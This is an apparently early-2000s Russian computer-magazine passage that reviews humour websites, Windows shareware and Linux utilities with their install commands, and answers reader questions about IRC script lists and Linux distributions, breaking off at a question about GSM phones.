фантастики, фэнтези, мистики и юмора. Тем более, что там действительно есть чему порадоваться.



Записки доброго стоматолога

http://dentist.spb.ru

Если у тебя есть зубы, но ты еще ни разу не был на сайте "Записки доброго стоматолога", значит у тебя либо нет чувства юмора, либо ты недавно появился в Сети. Других вариантов придумать просто-напросто невозможно, поскольку "Заметки..." - один из самых веселых ресурсов в Инете. Его автор, врач-стоматолог I категории, так живо и с такими хохмами рассказывает о зубной боли, лечении, протезировании и тому подобных ужасах, что я, дойдя лишь до середины его "Заметок...", смеяться уже не мог, а только тихонько подвывал от удовольствия, вытирая рукавом выступающие слезы. Пожалуй, я приведу одну из этих хохм, которая лучше всяких рекомендаций поможет понять, захочешь ли ты поближе познакомиться с трудами этого самого "доброго стоматолога". Итак, "... в заключение расскажу об отбеливателях зубов... Люди, не совершайте непоправимых поступков! Большая часть отбеливателей сильно выжигает эмаль, что вовсе не полезно, а что творится с деснами - вообще ужас. Ведь отбелить могут только очень агрессивные среды. Раньше использовали очень сильный раствор перекиси водорода, а сейчас химия шагнула так далеко, что я за ней и бежать уже не собираюсь. Да и просто фантазии хватает у людей. Рассказал мне мой московский коллега то ли быль, то ли анекдот. Пришла на прием больная с дикими ожогами слизистой оболочки губ, щек и прочего. На недоуменный вопрос доктора ответила, что пыталась отбелить зубы "туалетным утенком". На еще более недоуменный вопрос пояснила, что там написано, что он безопасен для эмали..." :)



Мавзолей Маразма

http://www.kulichki.com/marazm

Когда люди, испытывающие упадок мозговой активности, начинают заниматься созидательной деятельностью, то это грозит появлением на свет очередного маразма. Хорошо еще, что те, у кого с головой все в порядке, в большинстве случаев (если маразм не затрагивает их лично :)) склонны со смехом воспринимать такие проявления чужой глупости. "Мавзолей Маразма" - это классический интернет-ресурс, освещающий проблему маразма именно с юмористической стороны. Все содержимое "Мавзолея." тщательно классифицировано и разложено по могилкам - тьфу, ты! - по категориям. Здесь можно найти маразмы в картинках, армейские, школьные и студенческие маразмы... Компьютерные маразмы - и те на этом сайте нашлись! Ведь полное отсутствие мозгов - залог хорошего маразма, а какие мозги у компов? Так, процессоры глючные... Вот и выдают нам наши электронные друзья всякие философско-загадочные сообщения вроде: "Программа не может быть!" Ну, а больше всего мне пришлись по вкусу маразматические инструкции по пользованию всякими сложными предметами (типа туалетной бумаги:)) и надписи-таблички. До того дошло, что одну из таких предупреждающих надписей: "Осторожно! Сосули!" я даже себе в десяти экземплярах распечатал. Завтра надо будет пойти вокруг дома расклеить... Чтоб народ знал, что за страшная фигня ему с крыши на бошку грозит навернуться! :)



Quotation

http://www.quotation.ru

Хочешь украшать свою речь оборотами поинтереснее, чем "ламо плешивое" или "ясный пончик"? Тогда тебе надо обязательно зайти на сайт Quotation ("Цитата", по-нашему). Сайт этот позиционируется создателями как настоящая энциклопедия "малых литературных форм", а потому его страницы битком набиты интересными и смешными цитатами, мыслями и выражениями. Особого же внимания на сайте Quotation заслуживает подборка лирических одностиший, ценить которые меня научил один мой приятель. Этот пытливый перец однажды обнаружил, что к любой жизненной ситуации можно подобрать свое одностишие, которое легко вписывается в обычный разговор, но звучит стильно, а кроме того, ошеломляюще действует на девушек. Не веришь? А ты сам посмотри! Вот тебе маленькая подборка лирических одностиший... Неужели ты не сможешь представить себе моменты, когда тебе так и захочется сказать:

Ну оторви недвижимость от стула!

Не надо кайф ломать серьезным людям...


Хочу быть Вам полезен как мужчина...

Не танцевать на танцы ходят!

Так вот зачем меня вы целовали...

Или, к примеру:

Нет, так мы целей гнусных не достигнем... :)




Давно я собирался сделать специальный выпуск "ШароWAREZ" с подборкой своих любимых программ, да все как-то повода не было. А тут как раз такой случай подвернулся - два года рубрике (и два года, как я эту самую рубрику веду:). Так что я быстренько отловил на своей машине девять прог, которые, несмотря на все мои усилия, пока еще не получили у народа широкого признания, и старательно их описал. Искренне надеюсь, что тебе, коллега, придется по вкусу софт, который лично я каждый день юзаю с большим удовольствием.

SecondChance v2.07

Windows 9x
Size: 2703 Kb
Shareware
http://www.partitionmagic.com


Основная причина, по которой я до сих пор сижу под 98-ми Виндами, заключается в том, что вот эта вот прога под Вынь 2000 пока, к сожалению, работать отказывается. А обходиться без SecondChance я уже не в силах. Эта прога в фоновом режиме отслеживает все изменения в моей системе (сохраняя копии измененных или удаленных файлов!), а через заданные промежутки времени ставит контрольные точки. Делает это она для того, чтобы я всегда мог вернуть свой комп в любое из тех состояний, что зафиксировано этими самыми контрольными точками. Кстати, контрольную точку можно поставить и вручную, к примеру, перед тестированием нового софта. Так, знаешь ли, приятно после тестирования переместиться "в прошлое", а не возиться с удалением каждой проги по отдельности, и не думать, какие вольные или невольные гадости они с твоей машиной успели сотворить! По секрету скажу, что я свою главную контрольную точку поставил в SecondChance еще полгода назад, сразу же после установки Windows и стандартного комплекта программ. Теперь мне достаточно раз в несколько дней к этой точке вернуться, чтобы мой железный друг снова стал быстр, свеж и безглючен. А ведь за это время большинству моих товарищей пришлось уже по несколько раз снести и заново поставить Винды! :)



Check&Get v 1.8

Windows 9x/NT4/2K
Size: 1813 Kb
Freeware
http://www.activeurls.com


Check&Get - это лучший в настоящее время bookmark manager. Он запускается на моей машине автоматически, стоит только подключиться к Сети. В этой проге реализована масса наворотов, но самый главный из них заключается в том, что Check&Get способен тремя различными методами проверять (причем проверять быстро, несколькими потоками одновременно), изменялось ли содержание "заложенных" веб-страниц со времени твоего последнего их посещения. Это такой рулез! Если раньше мне приходилось каждый раз рыскать по десяткам сайтов в поисках обновлений, то теперь я запускаю Check&Get, выбираю нужный раздел ("ШароWAREZ" - если хочу поработать, "Развлечения" - если хочу отдохнуть:), нажимаю <Ctrl>+<A> (выделить все закладки в разделе), <Ctrl>+<C> (проверить), и смотрю, как прога помечает красными галочками сайты, на которых со времени прошлой проверки появилось что-то новенькое... Кроме того, ставить закладки на веб-страницы в этой проге очень легко: достаточно сообщить Check&Get только URL понравившегося тебе участка, а уж его название и другие подробности (описание - description - и ключевые слова - keywords) она сама из него выудит.



RUNit v 2.1 beta 6a


Windows 9x/NT4/2K
Size: 65 Kb
Freeware
http://www.magister-lex.at/RUNit

Окна программ очень часто мешают добраться до ярлычков на "Рабочем столе", а запускать проги через меню "Пуск" - слишком муторно, так что для получения действительно быстрого доступа к своим любимым прогам, файлам и папкам, я давным-давно поставил себе на машину этот не по размеру мощный launchpad. Мне нравится, что RUNit тебя совершенно не напрягает, не мозолит глаза, а тихонечко сидит себе в памяти и ждет, когда ты кликнешь правой кнопкой мышки в одной из "горячих зон" экрана. Этот клик служит для проги сигналом о том, что пользователь требует, чтобы ему показали связанное с этой зоной меню. "Горячей зоной" может быть любая граница экрана, либо весь экран, но тогда перед кликом тебе придется удерживать нажатой выбранную тобой "горячую клавишу". У меня на машине четыре "горячих зоны" и четыре меню, по которым, в зависимости от сферы применения (работа с CD, работа с Веб и т. д.), распиханы все мои проги. Вот и получается, что с помощью RUNit я любую понадобившуюся прогу могу в любой момент "достать" всего лишь за два клика. А все ярлычки с "Рабочего стола", да кнопочку "Пуск", я одно время вообще из системы убрал: мне это работать не мешало, а вот друзья откровенно терялись. :)



RegSnap v 2.71

Windows 9x/NT4
Size: 110 Kb
Shareware
http://webdon.com/regsnap




RegSnap'ом я делаю "снимки" реестра, файлов win.ini, system.ini, autoexec.bat и config.sys, а также списка файлов, находящихся в каталогах Windows и Windows\System, до и после запуска подозрительной проги, а затем сравниваю их между собой. Точнее, RegSnap их для меня сравнивает и выдает полный отчет о найденных в системе изменениях. Из этого отчета сразу становится ясно, как и где закрепляется на машине мой очередной подопытный троянец или, скажем, exe'шник "с фотками", который неизвестно кто прислал мне на мыло. Полезная программа, не правда ли?! Особенно если учесть, что RegSnap можно использовать и в более мирных областях. Ну, например, эта штука великолепно вычисляет "хвосты", которые оставляют в системе многие шароварные проги, дабы ты не мог после окончания испытательного срока их просто-напросто удалить, а потом проинсталлировать заново.

Starter v 5.3.4.2102

Windows 9x/NT4/2k
Size: 378 Kb
Freeware
http://codestuff.virtualave.net


Отличная утилитка, позволяющая мне держать в строгости ту веселую братию программ, что мечтает стартовать без спросу при каждой загрузке Windows. Starter легко отвечает на вопросы типа: "почему операционка тормозит и жужжит винчом, как беременная муха?", "на что расходуется память?", и, главное, "как получается, что когда я юзаю Инет, кто-то юзает меня?". Информацию о автозапускаемых прогах Starter берет из реестра, папки "Автозагрузка" и файла Win.ini. А аннулировать (на время или навсегда) "разрешения на запуск" у всяких левых приложений с помощью Starter'а так же легко, как отобрать конфетку у ребенка. Для людей, которые до сих пор думают, что файл internat.exe каким-то образом отвечает за работу с Internet, в эту утилиту специально встроена функция File Properties. Она выдает кое-какую дополнительную инфу о любом файле, в отношении которого юзера "терзают смутные сомнения". Продвинутых же перцев Starter порадует менеджером задач, который хотя и не дотягивает до уровня TackInfo 2000 (www.iarsn.com), но, тем не менее, вполне справляется с простыми задачами вроде выдачи полного списка выполняющихся на машине программ и быстренькому завершению неугодных.



Aire Freshener v 2.0

Windows 9x/NT4/2k
Size: 13858 Kb
Freeware
http://www.xknows.bos.ru/aire


Никто еще не жаловался на излишнюю шумность системного блока, играя в Диабло. Другое дело, если человек садится за комп с твердым желанием поработать, но работа у него почему-то не спорится. Вот тут-то, часик-другой помучавшись, чел обычно и начинает с раздражением замечать, что и кулер у его машины слишком нудный, и винч слишком громкий. А поскольку сейчас народ вообще какой-то нервный пошел, то нет ничего удивительного, что статьи на тему: "как сделать свой писюк малость потише" стали появляться десятками. К счастью, меня эта проблема мало волнует. Около года назад я нашел в Сети программу Aire Freshener, и теперь врубаю ее каждый раз, когда начинаю испытывать к своей машине нехорошие чувства. Дело в том, что указанная прога - отличный релаксант. Она формирует вокруг тебя приятный звуковой фон на выбранную тобой тему (хочешь - дождь на берегу моря, хочешь - костер в лесу), за которым шума работающего компьютера просто не слышно. Ну а чтобы избежать неприятного уху монотонного повторения одной и той же записи, Aire Freshener каждую тему "конструирует" из целого набора звуков. Этим, кстати, и объясняется приличный размер дистрибутива, поскольку кроме самой проги в него входит еще и более тридцати высококачественных звуковых тем.



Quick Folders v 1.0.1

Windows 9x/NT4
Size: 20 Kb
Freeware
http://www.simtel.net/pub/simtelnet/win95/fileutl/qfold101.zip


Quick Folders вставляет в стандартные диалоговые окна "открыть/сохранить" свою кнопочку (с молнией на морде), которая дает доступ к списку из последних папок, использованных при открытии или сохранении файлов с помощью этих диалогов. Список представлен в виде меню, и при выборе элемента этого меню ты переходишь в нужную папку. Это ужасно удобно. Когда я, скажем, хочу GetRight'ом закачать очередную прогу, то выбираю необходимый мне каталог, как обычно, то есть щелкаю мышкой в окне "Сохранить" до тех пор, пока не добираюсь до намеченного места. Однако если я решил скинуть в тот же каталог веб-страничку с описанием проги, мне уже нет надобности повторять в броузере ту же самую операцию по выбору каталога. Quick Folders еще помнит "дорогу", и с ее помощью я могу сразу попасть в необходимую мне директорию.



Ищейка v 2.21

Windows 95/98
Size: 1100 кб
Freeware
http://www.isleuthhound.com/ru


За два года работы в X я умудрился написать столько текстов, что их хватило бы на целую книжку страниц так с четыреста толщиной. В то же время я каждый день получаю от читателей письма с такими вопросами, для ответа на которые мне приходится перетряхивать (какое забавное слово:) свое "литературное наследие" в поисках требуемого описания или ссылки. А ты, приятель, когда-нибудь пробовал отыскать в толстой книге нужный отрывок? Это не так-то просто, даже если тебе известна глава, в которой он находится! Впрочем, это я так, к слову... Мне-то грех жаловаться, поскольку поиском "нужных отрывков" у меня на компе занимается персональная поисковая система "Ищейка". Эта прога на любой мой запрос отвечает практически мгновенно, поскольку после установки она проиндексировала все мои документы (и с тех пор регулярно повторяет эту операцию). При этом "Ищейке" можно скормить фразу на естественном языке - она найдет все документы, в которых встречаются слова (во всех падежных окончаниях и словоформах!!) из введенной фразы. Бесплатная версия этой проги может работать только с файлами форматов *.doc и *.txt, но поскольку у меня все статьи написаны в Word'е, то это меня не беспокоит, тем более что мой архив веб-страниц отлично "лопатит" другая знатная прога - AVSearch (www.avt.newmail.ru).



BackUp 32 v1.6

Windows 9x/NT4/2K
Size: 1097 Kb
Freeware
http://smallutils.narod.ru


Принято считать, что обычного юзера не заставишь серьезно относиться к средствам резервного копирования, пока он сам не испытает горечь потери каких-нибудь важных программ или документов. С другой стороны, коллега, раз ты читаешь сейчас наш журнал, значит, обычным юзером тебя уже не назовешь. Ну а раз так, то я не буду в красках рассказывать тебе о важности вовремя сделанной копии, а сразу перейду к описанию проги, позволяющей мне резервировать свои данные (письма, статьи, архивы сообщений ICQ, базу данных моего сайта и т. д.) без особого труда. Эта прога называется BackUp32 и она умеет архивировать данные как на винчестер, так и на сменные носители. Само собой, данные при резервировании сжимаются (обычно ZIP'уются, хотя разрешается использовать и другие архиваторы), а архиву присваивается имя, включающее в себя текущую дату. Гибкая настройка в плане добавляемых в архив файлов (включаемые, исключаемые, применение масок файлов, файлы, не подлежащие сжатию), как и многие другие функции, необходимые програм данного вида, в BackUp 32 так же присутствует. Поэтому в один прекрасный день я решил не дожидаться глюка в системе или вируса, который похоронит все мои информационные накопления, и стал постоянным пользователем этой проги. И я еще ни разу об этом не пожалел! :)



Opera 4.0b5

http://opera.online.no/linux/tgz/opera-4.0-b5-20010103.014-static.i386.tar.gz – для архиватора (смотри ниже)
http://opera.online.no/linux/DEB/opera-static_4.0-0beta5-20010103-014_i386.deb – для Debian'a
http://opera.online.no/linux/RPM/opera-static-4.0b5-20010103.014.1.i386.rpm – для RedHat
Размер 2,3 мб

Помнишь, в X #10/Y2k была статья "ОПЕРАтивность - это главное"? Вот эта та же самая опера только для Linux. Если тебя задолбал NN, а тем более lynx :), то качай два с лишним метра и у тебя - отличный браузер. По возможностям не уступает IE и NN. Интерфейс немного убогий, но жить можно! И что радует, его не надо устанавливать, только распаковать (это делается командой "tar -zxvf opera-4.0-b5-20010103.014-static.i386.tar.gz" или под KDE'шным проводником запускай скачанный rpm или deb пакет и жми пимпу "УСТАНОВИТЬ") и все! Наслаждайся! Можно работать как с букмаками NN и KDE, так и с избранным IE! Понимает все русские кодировки. Использует систему окно в окне, что очень удобно, в отличие от тучи окон NN! Прекрасная альтернатива!



GNU Parted

ftp://ftp.gnu.org/gnu/parted/parted-1.4.6.tar.gz
Размер 0,5 мб

Эта программа - не что иное как альтернатива fdisk'y. Позволяет делать все что угодно с разделами твоего ценного винчестера (который не shotgun, а HDD :). Корректно работает с FAT32 и с другими fs (file systems :). Для работы требует e2fsprogs, который есть на ftp://download.sourceforge.net/pub/sourceforge/e2fsprogs/e2fsprogs-1.19-0.src.rpm, и весит эта e2fsprogs 928 kb. Кстати, после распаковки e2fsprogs надо еще и нагрузить tar, так как в пакете лежит только .tar.gz архив :(, но если ты кул-хацкер, то ты с этим справишься!



CpuInfo


www.twrs.narod.ru/files/cpu_info – это файл который надо качать, он без расширения!
Размер 14 кб


Как про неё говорит автор: "Маленькая хитрая программа, показывающая почти всю подноготную твоего процессора". На самом деле, программа просто выдает список типа ПАРАМЕТР:ЗНАЧЕНИЕ по всем характеристикам проца. И что самое ужасное, программка консольная :). На одной конференции автору был задан вопрос, не берет ли программка инфу из системного файла, в ответ тот промолчал :(. Об этом стоит подумать...

Lclock

http://lclock.chat.ru/lclock.tar.gz
Размер 2 кб

Консольная программа, которая показывает часы во время работы с консолью! Часики в верхнем правом углу на синем фоне, поэтому идеально ложатся на mc и всякие там linuxconf. В эмуляторе терминала под иксами они не работают, поэтому скриншота нет :(. Для компиляции требует Nasm (ассемблер под *NIX), пакет которого весит 120 Kb и лежит на www.nc.orc.ru/pub/Linux/software/devel/nasm/binaries/linux/i386-libc6/nasm-0.98-1.i386.rpm. После установки nasm надо войти в папку src и напечатать там "nasm lclock.asm", а потом еще и "chmod +x lclock", и только после этого прогу можно юзать. Кстати, чтобы добиться наибольшего эффекта, файлик lclock надо переписать в папку /bin ("cp lclock /bin/lclock") и добавить строку "lclock" в файлик /etc/rc.d/rc.local где-нибудь в конце. Теперь при загрузке линухи у тебя часики появляются автоматически!






Man Chr 2.0

www.zdenix.narod.ru/zip/manchr2.tar.gz
Размер 10 кб

И еще одна программка, и опять консольная. Эта небольшая вещь умеет перекодировать файлы из одной русской кодировки в другую (например, команда "./manchr file1 file2 -win -iso" заставит прогу сохранить файл "file1" в кодировке win в другой файл, с именем "file2", но уже в кодировке iso). Советую эту прогу иметь на черный день, так как рано или поздно тебе, как кул-хацкеру придется иметь дело с win файлами, а Star Office'а под рукой не будет :).

Gnomp3

http://tux.anu.edu.au/~matt/gnomp3-0.1.6.tar.gz – архив
http://tux.anu.edu.au/~matt/gnomp3-0.1.6-1.i386.rpm – пакет RedHat
http://tux.anu.edu.au/~matt/gnomp3_0.1.6-1_i386.deb – пакет Debian
Размер: 57 кб



Программа предназначена для проигрывания MP3 файлов. Корректно работает с очень большими play list'ами. Не очень красивый интерфейс, но хорошая скорость. Требует, как, наверное, понятно из названия, GNOME! На меня большого впечатления не произвела, так что советую качать, только если у тебя тормознутый комп и ты не ищешь красоты :).

XMMS 1.2.3

www.xmms.org/files/1.2.x/xmms-1.2.3.tar.gz – архив
www.xmms.org/files/1.2.x/rpm/xmms-1.2.3-1.src.rpm – пакет RedHat
Размер: 1,60 Mb


И, раз уж мы заговорили о MP3-проигрывателях, то нельзя не упомянуть о программе XMMS! Наилучший проигрыватель MP3-файлов для *NIX, полностью аналогичен WinAMP'у. Поддерживает эквалайзер, плей-листы, скины. Кстати шкуры от WinAMP'а подходят и XMMS'у. У меня только эта программа и рулит. Качай и наслаждайся :). Имеет плагины, как и любой другой уважающий себя плеер.



CD-2-MP3

http://download.cd2mp3.org.uk/
Размер: 4 кб

И в завершение разговора об MP3 я поведаю тебе об этой замечательной проге. Ты уже, наверное, слышал про AudioGrabber для мастдая. Ну а эта прога делает тоже самое, то есть вытаскивает треки с звуковых CD и запихивает в MP3, но гораздо быстрее, чем Grabber. Есть возможность грабить как один трек, так и весь диск. Так же прога может перекодировать WAV в MP3! Программка консольная, имеет диалоговый интерфейс (если это можно назвать интерфейсом :)).





Выучил недавно основные переменные своего IRC-клиента, и вообще основы скриптинга. И возник вопрос: что за штуки такие shit, voice, protect-листы и фичи типа revenge`pa?

Не может не радовать, что доблестный читатель пользуется не только готовыми скриптами, но и сам что-то делает ручками :).

Шит(shit) - лист - используется для внесения в него различных негодяев, чем-либо неугодных тебе. К примеру, ты оперируешь на каком-нибудь ИРК-канале, и к тебе врывается конюх, который с ходу начинает бычить/рекламить свой канал или сайт/выносить посетителей DOS`ом. Что делать с ним? Можно просто кикнуть и забанить. Но когда очистится бан-лист, он снова запросто войдет в канал. Ясен пень, если дело происходит в сети с сервисами (dalnet, dalnet.ru, irc.box.sk, etc), его можно добавить в акик. Но так бывает не всегда, и не всегда хватает статуса для манипуляций с akick-листом. А вот занеся в shit-лист ублюдка, ты никогда его не увидишь на канале: при попытке входа в чан, он будет кикнут и забанен.

Voice и protect-листы имеют свойство обратное: защиты симпатичных тебе пользователей. Т.е., если кто-то забанил твоего друга, ты автоматом снимешь бан, и, возможно, даже кикнешь неправедного опа :). Войс-скрипты юзаются для наделения "плюсиком" опять же интересных тебе людей. Чаще всего, в таких листах содержатся девочки - постоянные посетители или завсегдатаи риал-тусовок канала ;).

Revenge же юзается для отместки другому опу за то, что он кикнул/забанил тебя.

За более подробной инфой и готовыми примерами для мИРКа сходи на www.mircx.com или на www.pirchscripts.com/www.vircscripts.com за ПИРЧом/вИРКом. Ссылки на скрипты для *nix-клиентов, вроде ircii/BitchX, можно найти прямо на паге автора клиента.



Я стою перед выбором: брать линукс на трёх дисках или на одном. Что посоветуешь, какие преимущества дают дополнительные две болванки, за которые придётся отдать лишнюю деньгу?

Начнём с того, что мы можем найти на дополнительных двух дисках. На первом чаще всего содержатся основные компоненты ОС плюс, часто - графическая оболочка (тот же KDE/GNOM). На втором диске - исходнички (src) всей системы. Которые ты можешь свободно использовать для переделки/модернизации системы. И на третьем - дополнительный софт, а в случае, если десктопа не было на первом диске, графический шелл. Под дополнительным ПО чаще всего понимаются IRC-клиенты (скрипты к ним), мэйлеры, звонилки, NEWS-читалки, MP3-soft плееры, архиваторы и прочая шняга.

А теперь прикинь: что тебе из всего этого добра потребно? Понятное дело, первый диск, если-таки ты собираешься ставить ОСь с оного, необходим. Надобность второго вызывает конкретные вопросы. Если ты не заморачиваешься идеей выпуска своего дистрибутива пингвина, то брать рассматриваемый диск не обязательно. Хотя, если ты интересуешься "внутренностями" системы, то можно и приобрести, но я лично этого делать не стал.

Disc часть 3 на первый взгляд нужен. Хотя большинство софта (главным исключением можно было бы назвать офисные приложения, вроде StarOffice) ориентировано на интернет-юзера. То есть способного выкачать более свежие версии софтины. Так, приобретя дистриб FreeBSD в ноябре, я получил старую версию графической оболочки KDE, в то время как началось активное распространение KDE 2.0. То же самое можно заметить и по другим вариациям софта. Так что если у тебя есть полноценный доступ в Нет, то не имеет смысла приобретать болванку с устаревшим софтом.

Итого, было бы логичным приобрести лишь один из трёх CD`ков. Если же тебя интересует более подробная инфа, советую пробежаться по онлайн-магазинам, торгующим линуксами - www.linux-online.ru, www.bolero.ru, linux.iplabs.ru, www.megashop.ru и др. Там же можно заказать интересующие тебя дистрибы.

Подогнал себе модную трубочку в стандарте GSM. Хотелось бы выжать из неё максимум пользы. Как это прокрутить?

